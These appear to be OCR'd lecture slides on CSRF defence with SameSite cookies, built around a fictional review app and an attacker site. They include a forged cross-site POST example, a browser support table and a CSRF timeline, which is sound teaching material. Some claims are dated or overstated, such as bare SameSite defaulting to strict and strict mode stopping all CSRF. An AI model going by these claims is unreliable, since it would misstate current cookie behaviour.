
2 *Setting a SameSite cookie*

```
Set-Cookie: SessionID=4140de5…b00361a; SameSite=Lax
```

3 *A legitimate request to the Restograde backend*

```
POST /newReview HTTP/1.1
Cookie: SessionID=4140de5…b00361a

restaurant=1&title=…&content=…
```

CSRF DEFENSE: SAMESITE COOKIES


https://maliciousfood.com/
Chocolate Oreo® Shake - Large
Nutrition Facts
~~about:blank~~
app.restograde.com
1 Send POST request to create review
2 Where's your cookie bro?
SERVER
app.restograde.com
COOKIE JAR
app.restograde.com: SessionID
This cookie is now marked as SameSite=Lax

1 *A forged request to the Restograde backend*

```
POST /newReview HTTP/1.1

restaurant=1&title=…&content=…
```

SameSite cookies


- The ***SameSite*** attribute actually supports a ***strict*** and ***lax*** mode
  - In ***strict*** mode, the browser will never attach the cookie to a cross-site request
    - This is determined based on the domain (eTLD+1), not the origin
  - In ***lax*** mode, the cookie will be present on safe top-level navigations
    - e.g. a GET request that results in a navigation of the context

- The default setting for the ***SameSite*** attribute is ***strict*** mode
  - This is the mode you get when you simply add ***SameSite*** to the cookie
  - This will stop all CSRF attacks

- Adding the ***SameSite*** attribute in lax mode will stop most CSRF attacks
  - Unless the attack can be launched with a GET request *(which should not be the case)*

SameSite cookies in practice

Action	Originating page	Destination	Site?	Type	Explanation
Click on a link	ads.maliciousfood.com	app.restograde.com	Cross-site	Lax	Different domains, safe navigation
Click on a link	ads.restograde.com	app.restograde.com	Same-site	N/A	The same registered domain
Submit form	ads.maliciousfood.com	app.restograde.com	Cross-site	Strict	Different domains, unsafe navigation
Submit form	ads.restograde.com	app.restograde.com	Same-site	N/A	The same registered domain
Load image	ads.maliciousfood.com	app.restograde.com	Cross-site	Strict	Different domains, not a navigation
Load iframe	ads.restograde.com	app.restograde.com	Same-site	N/A	The same registered domain



'SameSite' cookie attribute - OTHER

Usage | % of all users | ?

Global 93.79% + 1.48% = 95.27%

Same-site cookies ("First-Party-Only" or "First-Party") allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

Current aligned | Usage relative | Date relative | Filtered | All

Chrome	Edge *	Safari	Firefox	Opera	IE	Chrome for Android	Safari on iOS *	Samsung Internet	Opera Mini *	Opera Mobile *
	🟥 12-15	🟥 3.1-11.1								
🟥 4-50	🟩 [1] 16-17	🟨 [4 5] 12-13.1		🟥 10-38			🟥 3.2-11.4			
🟩 51-79	🟩 18-85	🟨 [5] 14-14.1	🟥 2-59	🟩 39-70			🟨 [5] 12-12.5	🟥 4		
🟩 [3] 80-113	🟩 [3] 86-113	🟩 15-16.4	🟩 60-112	🟩 [3] 71-98	🟥 6-10		🟩 13-16.4	🟩 5-20		🟥 12-12.1
🟩 [3] 114	🟩 [3] 114	🟩 16.5	🟩 113	🟩 [3] 99	🟨 [1 2] 11	🟩 [3] 114	🟩 16.5	🟩 21	🟥 all	🟩 [3] 73
🟩 [3] 115-117		🟩 16.6-TP	🟩 114-115				🟩 17			

caniuse.com

Aug 11, 2020

GOOGLE ROLLS OUT SAMESITE COOKIE CHANGES TO CHROME

By Fahmida Y. Rashid


https://duo.com/decipher/google-rolls-out-samesite-cookie-changes-to-chrome

SameSite cookies in modern browsers

- Modern browsers are making ***SameSite=Lax*** the default for cookies
  - This change does not impact isolated applications using cookies for sessions
  - Main impact are cross-site scenarios that rely on a cookie being present
    - E.g., user tracking, redirects between providers (SSO, payments, …)

- This feature can be disabled for a specific cookie by setting ***SameSite=None***
  - The value ***None*** transforms a cookie back into a traditional (cross-site) cookie
  - Browsers only respect the ***None*** value for cookies carrying the ***Secure*** flag

- ***SameSite=None*** means the application must ensure it is not vulnerable to CSRF



1 — 2002

New Frameworks

ASP.NET and Spring frameworks are released.

2 — 2004

CSRF CVEs

Initial CVEs for CSRF vulnerabilities are issued.

3 — 2005

Progress and New

ASP.NET ViewState MAC offers "some" inherent protections. New frameworks Ruby on Rails and Django are released.

4 — 2007

OWASP Top 10

CSRF is added to the Top 10 at #5. Ruby on Rails ships with initial CSRF protections

5 — 2009-10

Improved Protection

Play framework, Django, and Express frameworks release with CSRF protections built in.

6 — 2013-14

More Progress

Spring Security and Phoenix Frameworks release built-in CSRF protections. CSRF drops to #8 in OWASP Top 10.

6 — 2016

Same-Site

Same-Site Cookie specification is released and is supported in Chrome 51.

